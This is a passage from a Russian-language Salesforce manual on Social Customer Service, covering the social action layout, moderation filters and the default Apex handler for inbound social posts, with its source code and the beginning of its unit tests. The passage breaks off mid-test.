Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

   Значение:

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

Чтобы убедиться, что вы можете продолжать отслеживание сообщений социальной сети в очереди на модерирование в данный момент, составьте списковое представление с использованием нового фильтра и перейдите к нему, когда старый и новый фильтр покажут одинаковые результаты.

СМ. ТАКЖЕ:

Отслеживание журнала поля

Администрирование функции социального обслуживания клиентов

Полное руководство по социальному обслуживанию клиентов

Создание интерфейса социального действия

Включение функции социального обслуживания клиентов инициирует создание социального действия. При необходимости добавьте, удалите или систематизируйте поля в соответствии с требованиями организации.

Включение функции социального обслуживания клиентов инициирует создание социального действия.

1. Откройте страницу «Кнопка, ссылки и действия» с использованием параметров управления обращениями.
2. Щелкните ссылку **«Макет»** напротив метки «Социальное действие».
3. Измените нужные поля.

   Прим.: Изменение значений полей может повредить входящие сообщения относительно класса Apex функции социального обслуживания клиентов.

   Ниже перечислены поля социального действия, необходимые для отправки содержимого социальных сетей.

   - В ответ на

     Важное замечание: Поле «В ответ на» не может быть только для чтения.

   - Управляемая социальная организация
   - Тип сообщения
   - `Content`

   Поля «Заголовок» и «Имя» являются обязательными. Чтобы удалить данные поля, создайте предопределенное значение для каждого поля и удалите их из действия. См. раздел «Настройка предопределенных значений для полей быстрых действий».
4. Нажмите кнопку **«Сохранить»**.
5. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
6. Щелкните ссылку **«Правка»** напротив строки «Макет на основе ленты» в разделе «Обращение: макеты страниц».
7. Щелкните **«Быстрые действия»** на палитре.
8. Убедитесь, что социальное действие находится в разделе «Быстрые действия» публикатора Salesforce Classic макета.
9. Чтобы включить социальное действие для интересов, повторите шаги 5–8 для объекта «Интересы» (перейдите к макетам страниц из окна настроек управления объектами).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- Управление пользователями

  И

  «Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

СМ. ТАКЖЕ:

Отслеживание журнала поля

Администрирование функции социального обслуживания клиентов

Полное руководство по социальному обслуживанию клиентов

Изменение стандартного класса Apex

Если начальный пакет не используется, можно настроить стандартный класс Apex для определения способа обработки входящего содержимого социальных сетей.

Прим.: При использовании начального пакета изменение стандартного класса Apex не поддерживается. Просто подключите не более двух учетных записей в соцсетях с помощью бесплатного начального пакета, и система Salesforce будет обрабатывать остальные сведения (например, организация Social Studio).

Стандартный класс Apex для функции социального обслуживания клиентов создает сообщение социальной сети, социальный образ, обращение и контакт, а также поддерживает типичные случаи использования. Чтобы настроить способ обработки данных, рекомендуем создать класс Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Важное замечание: Если агенты используют функцию социального обслуживания клиентов для отправки личных сообщений пользователям Facebook, предотвращайте или исправляйте ошибки за счет обновления классов Apex до последней доступной версии Salesforce API. В частности, класс Apex с добавлением сообщений должен соответствовать версии 32 или более поздней.

При изменении стандартного класса Apex рекомендуем выбрать новый класс Apex на странице настройки, которая также позволяет просматривать ошибки обработки Apex. Из меню «Настройка» введите *«Социальные сети»* в поле «Быстрый поиск», затем выберите **«Параметры»**. При наличии ошибок администратору отправляется сообщение эл. почты; как правило, данные сохраняются и могут быть обработаны повторно. Если повторная обработка требуется для слишком большого количества ошибок, то выполнение правил Salesforce Social Hub автоматически приостанавливается.

Мы предоставили тесты для стандартного класса Apex. После изменения класса Apex следует соответствующим образом изменить тесты.

Прим.: Социальные образы, созданные после выпуска Summer '15, имеют поле, в котором указана социальная сеть, где был создан образ: Исходное приложение. Поле задается при создании, после чего изменить его нельзя. Если ваша организация применяет собственный класс Apex, обновите его так, чтобы это поле использовалось. Помните, что социальные образы, созданные до выпуска Summer 15, не содержат такого поля. Кроме того, при каждом добавлении новых полей в социальное действие следует обновлять вашу версию класса Apex, иначе новые поля не будут сохранены.

Чтобы создать класс Apex, введите *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Классы Apex»**. Чтобы выполнить перечисленные ниже действия, воспользуйтесь кодом ниже.

- Поддержка организаций-лиц
- Назначение стандартного кода организации
- Изменение количества дней перед повторным открытием закрытых обращений

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
        firstName = name.substringBeforeLast(' ');
```

```
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
        lastName = firstName;
        }

        //You must have a default Person Account record type
        Account acct = new Account (LastName = lastName, FirstName = firstName);
        insert acct;
        return acct;
        }

    global override String getDefaultAccountId() {
        return '<account ID>';
    }

    global override Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
}
```

Чтобы внедрить собственный процесс социального обслуживания клиентов, воспользуйтесь кодом ниже.

```
global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
    SocialPersona persona, Map<String,Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}
```

Стандартный класс Apex задает контакт в качестве родителя образа. Чтобы задать родителя образа в качестве организации, организации-лица или интереса, рекомендуем создать метод для переопределения родителя образа.

Чтобы сообщение переходило в очередь ошибок и ошибки не были потеряны, настраиваемый класс Apex должен выполнить одно из следующих действий.

1. Всплывающие сообщения об исключении (рекомендуется).

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
   result.setSuccess(true);

   try{
   //handle the post here
   } catch(Exception e){
   //log exception, etc
   throw e;
   }
   return result;
   }
   ```

   ИЛИ

2. Установка отметки успеха для объекта ответа как false.

```
global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
result.setSuccess(true);

try{
//handle the post here
} catch(Exception e){
//log exception, etc
result.setSuccess(false);
}
return result;
}
```

Процесс для стандартного класса Apex

Визуальная схема прохождения входящего сообщения через стандартный класс Apex.

Ссылка на стандартный класс Apex

Код полного стандартного класса Apex для функции социального обслуживания клиентов. Следующий класс Apex является актуальным для выпуска Summer '16.

Тесты Apex для стандартного класса Apex

Тесты функции социального обслуживания клиентов для кода стандартного класса Apex.

Заполненные данные в социальных объектах

Сведения о том, какие поля имеются в стандартных объектах, сообщениях социальной сети и социальных образах, и какие поля в настоящее время заполнены данными из Social Studio.

Журнал стандартного класса Apex

Полный стандартный класс Apex для функции социального обслуживания клиентов для предшествующих выпусков.


Процесс для стандартного класса Apex

Визуальная схема прохождения входящего сообщения через стандартный класс Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Inbound Post
Match Post R6PostId or ExternalPostId
Match Persona ExternalId or Name (for Other provider)
Truncate post content (32000 characters max)
Existing Post
No
Yes
Update Post and Persona (if exists)
Set Post.ReplyTo based on ReplyToId or responseContextExternalId
New Persona
No
Yes
Have enough Persona info
No
Yes
Create Contact and Persona
Parent Post
Yes
Reply to outbound post or reply to self
No
Yes
Post from same persona to same managed account exists
No
Yes
Case exists
No
Yes
Case status open
No
Yes
Case closed within X days
No
Yes
Skip Case Creation
Yes
No
Reopen case
Create a new case
Set Relationships on Post, Persona and Case (if exists)
Set Post Moderation (if no case)
Insert Post
New Case Created
Yes
No
Set Post as Case Source
End

Ссылка на стандартный класс Apex

Код полного стандартного класса Apex для функции социального обслуживания клиентов. Следующий класс Apex является актуальным для выпуска Summer '16.

Сведения по предыдущим версиям см. в разделе Журнал стандартного класса Apex на странице 3684.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
```

```
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post, rawData);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post, Map<String, Object> rawData){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null && !isUnsentParent(rawData))
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
           //update as a new sobject to prevent undoing any changes done by insert triggers

            update new Case(Id = parentCase.Id, SourceId = parentCase.SourceId);
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
```

```
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        if(!isUnsentParent(rawData)) {
            Case parentCase = findParentCase(post, persona);
            if (parentCase != null) {
                if (!parentCase.IsClosed) {
                    return parentCase;
                }
                else if (caseShouldBeReopened(parentCase)) {
                    reopenCase(parentCase);
                    return parentCase;
                }
            }
            if(shouldCreateCase(post, rawData)){
                isNewCaseCreated = true;
                return createCase(post, persona);
            }
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
```

```
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
```

```
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }
```

```
    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
```

```
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData) {
        return !isUnsentParent(rawData) && (!hasSkipCreateCaseIndicator(rawData) ||
hasPostTagsThatCreateCase(post));
    }

    private boolean isUnsentParent(Map<String, Object> rawData) {
        Object unsentParent = rawData.get('unsentParent');
       return unsentParent != null && 'true'.equalsIgnoreCase(String.valueOf(unsentParent));

    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
```

```
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

Тесты Apex для стандартного класса Apex

Тесты функции социального обслуживания клиентов для кода стандартного класса Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
```

```
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
```

```
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
